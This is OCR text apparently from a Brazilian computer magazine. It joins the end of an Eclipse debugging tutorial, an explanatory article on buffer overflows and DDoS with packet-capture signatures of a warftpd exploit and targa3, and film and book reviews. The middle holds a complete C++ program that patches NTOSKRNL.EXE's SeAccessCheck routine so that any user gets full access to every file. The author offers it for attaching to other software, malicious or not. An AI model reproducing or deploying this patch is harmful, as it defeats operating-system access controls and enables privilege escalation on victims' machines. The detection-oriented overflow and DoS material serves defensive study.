→ Breakpoints definem aonde e como o seu programa vai parar, tal como fizemos;

→ Definidos os breakpoints, e iniciado o Debugger, o programa irá executar até o próximo breakpoint;

→ Com a Execução suspensa, você pode analisar o status das variáveis através da Janela de Variáveis. Ela vai listar tudo o que está disponível dentro do contexto de objeto atual;

→ Além disso, você pode iniciar uma execução passo-a-passo, usando os comandos de step-in e step-out:

→ Step-out segue para a próxima linha de código, salvo se dentro do código da linha atual há um breakpoint. Nesse caso, a execução para neste breakpoint;

→ Step-in entra dentro da definição do método mais interno, ou gera uma mensagem de erro, caso a definição da classe (.java) não esteja disponível para o Eclipse;

Eis. Temos que fazer, portanto, um step-in. No Eclipse, basta digitar F5 para o Step-in e F6 para o Step-out. Vamos fazer um step-in pelo construtor, digitando F5. Como você viu, estamos em public Principal(), e vamos executar a primeira linha do construtor, que cria um objeto vetor, responsável por armazenar os nossos telefones.

Agora, sugiro um step-out. Um step-in vai gerar uma janela extra, sugerindo anexar ao fonte de java.util.Vector. Não precisamos disso, e vamos simplesmente teclar F6.

E afinal de contas, o que fizemos em P = new Principal()? Simplesmente criamos um objeto do tipo Principal e chamamos o seu construtor. Ou seja, a classe Principal foi carregada na memória, inicializada e P a mantém na memória.

E o que é P? P é uma variável para um objeto do tipo Principal. Traduzindo: Uma referência para um objeto principal. O ambiente de execução (Runtime) Java gerencia os objetos, de forma que objetos que não estejam sendo referenciados por nenhuma variável são automaticamente eliminados pelo sistema, através do Garbage Collector (Coletor de Lixo). No caso de P, P só pode apontar para uma das seguintes situações:

→ Uma referência nula (null), que não aponta para lugar nenhum;

→ Uma outra variável do tipo Principal;

→ Uma declaração de construção de um novo objeto Principal, tal como fizemos;

Com o objeto do tipo Principal criado com sucesso, entramos em um laço. Laços (ou loops) são sequências de repetição. No caso, usamos um loop do (...) while (); que basicamente podemos traduzir para:

```
Faça {
        Comando;
        Comando;
        (...)
        Comando;
} Enquanto (condição);
```

Ou seja, ele vai executar uma primeira vez a sequência de comandos cercados pelas chaves, e depois vai repetir várias vezes, bastando apenas que a condição seja verdadeira.

Eis. Uma estrutura de controle.


Conclusão

Este foi só um pequeno começo. O uso do IDE Eclipse abre diversas possibilidades para o desenvolvimento de aplicativos em Java. A facilidade de uso e os recursos disponíveis, são uma "mão na roda" para quem está aprendendo e para quem precisa desenvolver programas com segurança e rapidez.

Nosso objetivo é continuar com este mini-tutorial, sempre apresentando novas lições e aprofundando temas.

Aldrin Leal
aldrin@leal.eng.br

Anomalia de P



s acotes

3ª Parte - Buffer Overflows e Denial of Service

Buffer Overflows

Os programas que manipulam variáveis necessitam de buffers, que são áreas da memória onde são armazenados dados que estas mesmas variáveis recebem. Esta área normalmente é limitada e quando em um determinado momento há um estouro desta área por um excesso de informações ocorre o buffer overflow, ou estouro do buffer.

O STACK

A principal função da CPU é o processamento e movimentação de dados. Enquanto processa esses dados, a CPU precisa de um lugar para rapidamente salvar informações importantes devido ao espaço limitado dos registradores ("células de memória"). Essa informação é salva no stack, uma parte muito especial da memória que pode ser acessada com algumas instruções em assembler. O stack é variavel em tamanho e posição.

A primeira informação guardada no stack será a última a ser lida, e a última a ser guardada será a primeira a ser lida. Esse sistema é chamado de LIFO, ou last in, first out (último dentro, primeiro a sair). Vamos a um exemplo: executaremos um programa (em certos casos, para conseguir o perfil de root...). Como o stack pareceria quando o processo chamasse as suas variáveis dinâmicas?

```
                        .
                        :   ...                  .
                        |-----------------------:
          -2048 bytes   |   local array1[1024]   |  ...
                        |-----------------------|
          -1024 bytes   |   local array2[1024]   |  size 1024 bytes
                        |-----------------------|
posição atual do stack  |   base pointer         |  size 4 bytes
                        |-----------------------|
             +4 bytes   |   return adress        |  size 4 bytes
                        |-----------------------|
             +4 bytes   :   parametros ...        |  ...
                        .                        :
```

As variáveis são diferentes, e a informação é guardada no stack. Toda CPU usa um stack pointer, para marcar a posição atual (é chamada de SP). As partes a serem analisadas serão o local array2 e o return adress.

O Return Address

Quando um código é executado, a CPU salva um return adress no stack. Se o processo é finalizado, a CPU pula e acha o return adress. Se o processo salva mais bytes em uma variável local do que seu tamanho normal, irá acontecer o overwrite, sobrescrevendo o return adress antigo, e assim será nomeado overflow.

Se (1024+8)1032 vezes o caractere "x" for escrito no array2 local, o processo irá escrever novamente o return adress. E o stack ficará na seguinte situação:

```
                        .
                        :   ...                  .  .
                        |-----------------------:
          -2048 bytes   |   local array1[1024]   |  ...
                        |-----------------------|
          -1024 bytes   |   1024 times "X"       |  size 1024 bytes
                        |-----------------------|
posição atual do stack  |      4 times "X"       |  size 4 bytes
             +4 bytes   |      4 times "X"       |  size 4 bytes
                        |-----------------------|
             +4 bytes   :   parametros ...        |  ...
                        .                        :
```

Com isso, é possível executar qualquer código arbitrário neste momento, basta descobrir o return address e manipulá-lo!

```
                        .
                        :   ...                  .
                        |-----------------------:
          -2048 bytes   |   local array1[1024]   |
                        |-----------------------|
          -1024 bytes   |   código arbitrário    | < -
                        |-----------------------|    |
posição atual do stack  |   4 bytes de lixo      |    |
                        |-----------------------|    |
             +4 bytes   |   jmp para o código    | ___|
                        |-----------------------|
             +4 bytes   :   parametros ...        |
                        .                        :
```

SHELLCODE

O shellcode é basicamente uma série de comandos em assembler que o hacker escreve no stack e modifica o return address para voltar ao stack. Assim, pode inserir sua instrução dentro de um processo vulnerável e então executá-lo, exatamente no stack. O principal objetivo é escrever um código em assembler, que execute

um shell com perfil de root. É assim que a operação é feita.

Assinaturas de Exemplo:

Utilizamos como exemplo de buffer overflow para o warftpd, porém a assinatura é muito grande, assim, analisamos pontos notáveis dela.

```
10:45:04.129659 localhost.1123 >
localhost.ftp: S 2194200206:2194200206(0) win
32767 <mss 16396,nop,nop,timestamp
526011[|tcp]> (DF)
10:45:04.129923 localhost.ftp >
localhost.1123: S 2200571798:2200571798(0) ack
2194200207 win 32767 <mss
16396,nop,nop,timestamp 526011[|tcp]> (DF)
10:45:04.130134 localhost.1123 >
localhost.ftp: . ack 1 win 32767
<nop,nop,timestamp 526011 526011> (DF)
10:45:04.132106 localhost.1123 >
localhost.ftp: P 1:593(592) ack 1 win 32767
<nop,nop,timestamp 526011 526011> (DF)
10:45:04.132263 localhost.ftp >
localhost.1123: . ack 593 win 32767
<nop,nop,timestamp 526011 526011> (DF)
```

E mais à frente vemos o seguinte:

```
10:45:04.225865 localhost.ftp >
localhost.1123: P 88:185(97) ack 72946 win 576
<nop,nop,timestamp 526021 526021> (DF)
10:45:04.226007 localhost.1123 >
localhost.ftp: . ack 185 win 32767
<nop,nop,timestamp 526021 526021> (DF)
10:45:04.226964 localhost.ftp >
localhost.1123: P 185:283(98) ack 72946 win
576 <nop,nop,timestamp 526021 526021> (DF)
10:45:04.227067 localhost.1123 >
localhost.ftp: . ack 283 win 32767
<nop,nop,timestamp 526021 526021> (DF)
10:45:04.227965 localhost.ftp >
localhost.1123: P 283:381(98) ack 72946 win
576 <nop,nop,timestamp 526021 526021> (DF)
10:45:04.228082 localhost.1123 >
localhost.ftp: . ack 381 win 32767
<nop,nop,timestamp 526021 526021> (DF)
```

Durante toda a conexão é feita uma tentativa de logon com um usuário, sem sucesso. Na realidade este exploit, tenta conectar-se com um usuário com uma string muito longa (exemplo: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa") e, com isso, tenta causar o overflow, para que o shellcode possa ser injetado na memória. Numa conexão normal ao FTP, teríamos uma limitação da conexão. Para mais esclarecimentos, o exploit e a assinatura estão disponíveis no site *http://www.plebe.com.br*, na área de arquivos.


DoS (Denial of Service)

Como vimos, os ataques de Denial of Service (DoS) são muito usados porque podem temporariamente deixar uma máquina desligada ou travada, e dependendo de qual máquina, até a sua rede inteira.

Os ataques de DoS batem diretamente nas implementações do IP. Podem ser feitos para funcionar em diversas plataformas. Se o DoS utilizado ainda não tiver um patch, uma correção lançada normalmente pelo fabricante, será muito usado e, na maioria das vezes, terá o efeito desejado.

Os programas que causam DoS normalmente são escritos para uma plataforma (Linux, por exemplo) atacar outra plataforma (Windows 95, por exemplo). E quando o código é lançado, geralmente é melhorado por alguns programadores, lançando em pouco espaço de tempo uma versão atualizada do mesmo.

Hoje em dia, o DoS cedeu lugar a uma técnica mais terrível e potencialmente destruidora: o DDoS. Trata-se basicamente de um ataque distribuído, e é feito em cima da arquitetura cliente/servidor. O atacante tem acesso (geralmente através da invasão) a shells (OC48) em bandwidths extremamente altas. Estes hosts são conhecidos como Masters ou Master Controlers. Estes Masters controlam uma série de nós ou daemons, espalhados pela Internet, dos quais irão gerar o ataque. Vamos analisar o diagrama na página seguinte:



Os daemons são máquinas espalhadas pela Web com várias falhas de segurança, falta de patches de atualização, etc., que recebem um cavalo de tróia (trojan) em algum de seus arquivos do sistema. Este trojan contém o código do daemon que se anuncia a uma máquina Master na rede, enviando sua localização e em que porta está escutando.

Os masters por sua vez têm total controle destes daemons, enviando quando necessário as instruções para ataque a um alvo. Existem métodos dos quais os masters podem ser desligados ou trocados, causando assim dificuldade na localização de um atacante. Com isso o atacante tem em suas mãos uma rede para atacar qualquer vítima na Internet.

Normalmente, os atacantes utilizam a técnica de flood através do protocolo UDP, onde a vítima literalmente recebe milhares de pacotes por segundo e simplesmente é derrubada, pelo excesso de pacotes recebidos.

Esta técnica possui sutis diferenças, mas basicamente a filosofia empregada pelos atacantes é a mesma em muitos casos.

Assinatura:

Analisamos uma assinatura gerada pelo programa targa3, que executa um DoS, e obtivemos o resultado abaixo :

```
10:15:16.492351 100.221.189.107 > localhost:
igmp-109
10:15:16.510136 100.221.189.107 > localhost:
ip-proto-58 131
10:15:16.521401 191.110.224.33 > localhost:
ip-proto-22 131
10:15:16.526352 242.47.133.51.16795 >
0.0.0.0.25821: RE 645210691:645210770(79) ack
487846966 win 44228 <[bad opt]>
10:15:16.533887 187.178.133.105 > 0.0.0.0:
truncated-ip - 57575 bytes missing!
94.7.77.187 > 107.168.110.185: (frag
62607:57666@43488+) [tos 0x10] (ipip-proto-4)
10:15:16.542169
```

Queria salientar a entrada abaixo:

```
10:15:16.533887 187.178.133.105 > 0.0.0.0:
truncated-ip - 57575 bytes missing!
94.7.77.187 > 107.168.110.185: (frag
62607:57666@43488+) [tos 0x10] (ipip-proto-4)
10:15:16.542169
```

Vemos aqui uma fragmentação anormal de pacotes **(frag 62607:57666@43488+)** e cerca de 57575 bytes enviados vindos truncados de um IP! Isto não tem sentido, já que um pacote vindo de um IP nesta situação pode ser de um IP spoofado, o Targa faz isso. Esta situação acima não é normal em nenhum aspecto.

Conclusões:

Nestes dois casos acima vimos que existem padrões a serem seguidos e assim conseguimos identificar os ataques. No caso dos buffer overflows, a situação é um pouco mais complicada, pois os mesmos são mais visíveis dentro do sistema, e não por pacotes. Mesmo assim, queria salientar que muitos deles podem parar um serviço-alvo. Em nosso próximo artigo, do qual será o final de nossa série, analisaremos profundamente rootkits.

Antonio Marcelo é especialista de segurança e é autor de vários livros sobre Linux, entre eles Firewalls em Linux e Linux Ferramentas Anti Hackers. Pode ser encontrado no e-mail *amarcelo@plebe.com.br* ou no seu site *http://www.plebe.com.br*

PATCHEANDO

NTOSKRN

Como alterar permissões de ar

Os sistemas operacionais Windows NT, 2000 e XP permitem fazer controle de usuários, definir suas permissões, como por exemplo, quais arquivos e/ou diretórios poderão ser acessados, entre outros detalhes.

Apresento uma maneira de burlar o sistema de segurança do Windows, permitindo fazer um usuário sem permissões, ter acesso total a todos os arquivos do HD, não importando suas permissões.

A primeira vez em que li algo sobre este tipo de ataque, foi através de dois vírus, chamados Bolzano e FunLove, sendo este último o mais espalhado pelo mundo.

Depois disso, resolvi pesquisar e desenvolver este pequeno aplicativo em Visual C++, já que não encontrei nenhuma informação parecida em toda a Internet.

Como burlar o sistema?

Bom, o Windows, usa um arquivo, chamado NTOSKRNL.EXE com uma função interna, chamada SeAccessCheck, para fazer a checagem das permissões do usuário corrente.

Então, apenas alteramos alguns bytes nesta função e fazemos com que a função SeAccessCheck retorne. Sempre aceite o usuário corrente, como se fosse um usuário administrador.

Analisei alguns antivírus e descobri que alguns usam esta mesma falha para conseguirem burlar o sistema. Bom, é o que sempre digo, os vírus, apesar de darem trabalho e muitas vezes incomodarem, ajudam no crescimento e qualidade no desenvolvimento de software.

O programa aqui apresentado, será facilmente anexado a qualquer outro tipo de software (malicioso ou não) e precisará ser executado apenas uma vez, após a compilação.

A compatibilidade dele, atualmente, é com os sistemas Windows NT e 2000, em todas as versões, com ou sem os service packs instalados.

Após finalizado este processo, divirta-se!

O código-fonte do programa pode ser visto abaixo ou no site:

http://www.geekfiles.kit.net/seaccess.cpp

```
/*****
 *
 * SeAccessCheck Patch
 * Versao especial para a revista Geek
 *
 * By Senna Spy
 * http://sennaspy.cjb.net
 *
 *****/

#include <windows.h>
#include <stdio.h>


typedef struct
{
   HANDLE hFile;
   HANDLE hMo;
   void *lpMo;
} _FileMap;


static int CreateFileMap( char *cArquivo, _FileMap *FileMap )
{
    HANDLE hMo = NULL;
    void *lpMo = NULL;
    HANDLE hFile = NULL;

    // Faz a abertura do arquivo
    hFile = CreateFile( cArquivo,
            GENERIC_READ | GENERIC_WRITE,
            FILE_SHARE_READ | FILE_SHARE_WRITE,
            NULL,
            OPEN_EXISTING,
            FILE_ATTRIBUTE_NORMAL,
            NULL );

    if ( hFile != INVALID_HANDLE_VALUE )
    {
       // Mapeia em memória
       if ( ( hMo = CreateFileMapping( hFile, NULL,
PAGE_READWRITE, 0, 0, NULL ) ) )
       {
          if ( ( lpMo = MapViewOfFile( hMo,
FILE_MAP_ALL_ACCESS, 0, 0, 0 ) ) )
          {
             if ( FileMap )
             {
                FileMap->hFile = hFile;
                FileMap->hMo = hMo;
                FileMap->lpMo = lpMo;
```

L.EXE

quivos no Windows

por Senna Spy
http://sennaspy.cjb.net

```
                return 1;
            }

            UnmapViewOfFile( lpMo );
        }

        CloseHandle( hMo );
    }

    CloseHandle( hFile );
  }

  return 0;
}
static int DeleteFileMap( _FileMap *FileMap )
{
  // Fecha arquivo mapeado
  if ( FileMap &&
       FileMap->lpMo &&
       UnmapViewOfFile( FileMap->lpMo ) &&
       FileMap->hMo &&
       CloseHandle( FileMap->hMo ) &&
       CloseHandle( FileMap->hFile ) )
  {
     return 1;
  }

  return 0;
}

static int ExecutaPatch()
{
  _FileMap FileMap;

  unsigned char *cBuffer;

  char cArquivo[ MAX_PATH ];

  DWORD dwTamanho = 0;

  int nRetorno = 0;

  // Monta o path do arquivo
  GetSystemDirectory( cArquivo, MAX_PATH );

  if ( cArquivo[ strlen( cArquivo ) - 1 ] != '\\' )
     strcat( cArquivo, "\\" );

  strcat( cArquivo, "NTOSKRNL.EXE" );

  // Abre arquivo como objeto de memória
  if ( CreateFileMap( cArquivo, &FileMap ) )
  {
     // Obtém o tamanho do arquivo
     dwTamanho = GetFileSize( FileMap.hFile,
&dwTamanho );

     // Pesquisa string
     cBuffer = (unsigned char *) FileMap.lpMo;

     for ( DWORD i = 0; i < dwTamanho - ( sizeof(
DWORD ) * 2 ) + 2; i++ )
     {
        // Windows 2000 - SeAccessCheck
        if ( ( *(DWORD *) &cBuffer[ i     ] ) ==
0x5F14458A &&
             ( *(DWORD *) &cBuffer[ i + 4 ] ) ==
0xC25D5B5E &&
             ( *( WORD *) &cBuffer[ i + 8 ] ) ==
0x0028 )
        {
           cBuffer[ i     ] = (unsigned char) 0xB0;
           cBuffer[ i + 1 ] = (unsigned char) 0x01;
           cBuffer[ i + 2 ] = (unsigned char) 0x90;

           nRetorno = 1;
           break;
        }
        // Windows NT - SeAccessCheck
        else if ( ( *(DWORD *) &cBuffer[ i     ] )
== 0x5E5FC38A &&
                  ( *(DWORD *) &cBuffer[ i + 4 ] )
== 0x28C25D5B &&
                                cBuffer[ i + 8 ]
== 0x28 )
        {
           cBuffer[ i     ] = 0xB0;
           cBuffer[ i + 1 ] = 0x01;

           nRetorno = 1;
           break;
        }
     }

     DeleteFileMap( &FileMap );
  }

  return nRetorno;
}

int main( int argc, char *argv[] )
{
  if ( ExecutaPatch() )
     printf( "Arquivo Patcheado\n" );
  else
     printf( "Arquivo ja patcheado ou erro\n" );
  return 0;
}
```

Ecstasy a sangue frio
Em Equilibrium, drogados resolvem não ter sentimentos


Futuro sempre foi um tema que chamou a atenção das pessoas, e não é à toa que o assunto é tão recorrente no cinema, das mais diferentes formas possíveis e imagináveis. Podemos, entretanto, pôr todas elas em dois grupos bem definidos: o do futuro catastrófico, no qual humanos ferrados tentam sobreviver, e o do futuro certinho, em que tudo funciona muito bem, a um determinado preço, até que algo resolve balançar o coreto.

Isso, por vezes, acaba produzindo filmes com um roteiro que passa a impressão de que você já o assistiu. É desse mal que sofre Equilibrium, produção que chega aos cinemas americanos em dezembro (sem data definida no Brasil).

Equilibrium trata de um futuro em que as pessoas, para manterem a paz e a ordem, são obrigadas a tomar uma droga de nome Prozium, que as impede de manifestar emoções, crime que é punido com a morte. Tudo vai bem, até que um clérigo, John Preston (Christian Bale), começa a pensar muito e se posiciona contra o medicamento.

O filme é bom, mas os elementos do roteiro acabam lembrando muito outras produções, como Matrix, Minority Report ou Gattaca (repare na roupa preta dos personagens). Se você, porém, esquecer as semelhanças, poderá se deliciar com a história, que é bem construída. (João Marinho)

Equilibrium
Onde: www.dimensionfilms.com/equilibrium/index.html
Cotação:



Churrasco humano
Em Reino de Fogo, todos são comidos - e não se trata de uma orgia

Qual a primeira coisa que vem à sua cabeça quando você pensa em dragões? Uma história ambientada na Idade Média, com castelos escuros e princesas peitudas e gritantes, certo? Pois está na hora de sair dessa e acordar para o novo: os dragões estão no nosso futuro e, mais do que isso, ele serão os donos do planeta.

Este é o enredo do filme *Reino de Fogo*, produção que mescla elementos do cinema de fantasia com um futuro-catástrofe vivido por homens (quase) indefesos, prestes a virar churrasquinho de final de semana.

A história é interessante: uma engenheira acidentalmente acorda os dragões de seu sono secular e eles começam a destruir as cidades e acabar com tudo o que não tenha asas, não cuspa fogo e tenha menos que quatro patas. Nós, portanto.

Em Londres, os poucos sobreviventes são liderados pelo filho da engenheira, que conhece um rapaz (americano, é claro) que se diz capaz de acabar com as feras aladas. Suspense, ação, violência e carne bem passada na medida exata, exceto pelo fato de que a destruição das metrópoles poderia ser mais bem explorada. Vale a pena conferir. (JM)

Reino de Fogo
Onde: ***bventertainment.go.com/movies/reignoffire***
Cotação:

Yo creo en los brujos
Novo Harry Potter "conquista" coração da Geek

Já perdi a conta de quantas vezes fui surpreendido nas reuniões de pauta da **Geek**. É comum eu sair de lá, sob protestos, com um tema que considere *nonsense*, mas acabe tendo de aceitar desenvolvê-lo.

Desta vez, o nonsense atendeu pelo nome de *Harry Potter e a Câmara Secreta*. "Que raios um filme assim estaria fazendo na revista?", pensei. E lá fui eu, com uma "vontade imensa", conferir a nova história do bruxinho de Joanne Kathleen Rowling.

Agora, vem a segunda surpresa para você, leitor: eu gostei! A sensação que tive foi de assistir a um filme de fantasia de responsa, e não apenas um corpinho infantil bonito.

A história é até um pouco mais sombria que a do primeiro filme: quando Harry entra no segundo ano letivo em Hogwarts (a escola de bruxaria), ele e seus amigos são surpreendidos pela notícia aterradora que a Câmara Secreta, um artefato lendário e temido, foi aberta misteriosamente, colocando todos os alunos em perigo. O que vem a seguir: ação, humor, suspense, magia e um filme legal. Só não leva cotação "ninja" para não manchar minha reputação... (JM)

Harry Potter e a Câmara Secreta
Onde: ***harrypotter.warnerbros.com***
Cotação:

Construindo sistemas multidimensionais
Não se preocupe, leitor, eu também não entendi nada

Este é o livro que conquista seus leitores pela curiosidade. Afinal, o título é enigmático e o conteúdo, mais ainda. Brincadeiras à parte, o assunto é complexo mesmo. OLAP significa "On-Line Analytical Processing" (Processamento Analítico On-Line), mas isso não explica muita coisa. No entanto, é a tecnologia aplicada à modelagem e análise de grandes conjuntos de dados. Com esta análise, é possível ter uma implementação de gerenciamento de web sites baseados na atividade.

Ou seja, é uma tremenda técnica para o controle e o planejamento de sites comerciais. Agora, chega de chutômetro. Para ter sites matadores, é preciso entender direitinho o que seu público-alvo quer e integrar este conhecimento aos bancos de dados, planilhas e sistemas de suporte à tomada de decisões.

Este livro é a segunda edição do clássico de OLAP, revista e melhorada. Mas, mesmo assim, até o próprio autor assume que não é uma coisa fácil. E quem disse que fazer um site de sucesso é uma coisa fácil? (Marcelo Barbão)

OLAP - Construindo sistemas de informações multidimensionais
Erik Thomsen
Editora Campus
R$ 149
Cotação

Sempre em rede
Livro é básico para montar uma rede

